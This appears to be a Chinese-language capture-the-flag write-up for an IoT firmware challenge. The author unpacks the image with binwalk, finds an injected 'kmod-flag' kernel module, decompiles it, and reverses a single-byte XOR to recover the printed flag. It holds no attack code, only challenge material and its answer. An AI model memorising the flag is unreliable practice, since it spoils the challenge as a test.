
Misc

Blockchain

IoT

题目文件使用binwalk解包

对linux的东西不太了解，直接在官网上找到题目文件的原版，然后diff了一下，外加grep发现有可疑文件，komd-flag.control，描述写着hgame flag



查了一下发现opkg是一个包管理器，点开旁边的list发现有个kmod-flag.ko文件的地址，是下载到地址，然后在对应地址的文件夹找到文件，拖到ida里面

```
21    v2 = *(_DWORD *)v0;
22    v3 = *((_DWORD *)v0 + 1);
23    v4 = *((_DWORD *)v0 + 2);
24    v5 = *((_DWORD *)v0 + 3);
25    v0 += 16;
26    *(_DWORD *)v1 = v2;
27    *((_DWORD *)v1 + 1) = v3;
28    *((_DWORD *)v1 + 2) = v4;
29    *((_DWORD *)v1 + 3) = v5;
30    v1 += 16;
31  }
32  while ( v0 != "g5aoog4d44+" );
33  v6 = *(_DWORD *)v0;
34  v7 = *((_DWORD *)v0 + 1);
35  v8 = *((_WORD *)v0 + 4);
36  v9 = v0[10];
37  *(_DWORD *)v1 = v6;
38  *((_DWORD *)v1 + 1) = v7;
39  *((_WORD *)v1 + 4) = v8;
40  v1[10] = v9;
41  memset(v13, 0, 50);
42  v10 = (unsigned int)strnlen(v12, 43);
43  if ( (unsigned int)v10 >= 0x2B )
44  {
45    if ( (_DWORD)v10 != 43 )
46      fortify_panic("strnlen");
47    v10 = fortify_panic("strlen");
48  }
49  while ( (_DWORD)v10 != HIDWORD(v10) )
50  {
51    *((_BYTE *)v13 + HIDWORD(v10)) = v12[HIDWORD(v10)] ^ 0x56;
52    ++HIDWORD(v10);
53  }
54  printk(&$LC1, v13);
```

Input

```
>17;3-ee44`3`a{`boe{b2fb{4`d4{bdg5aoog4d44+
```

ABC 43 1

Output

```
hgame{33bb6e67-6493-4d04-b62b-421c7991b2bb}
```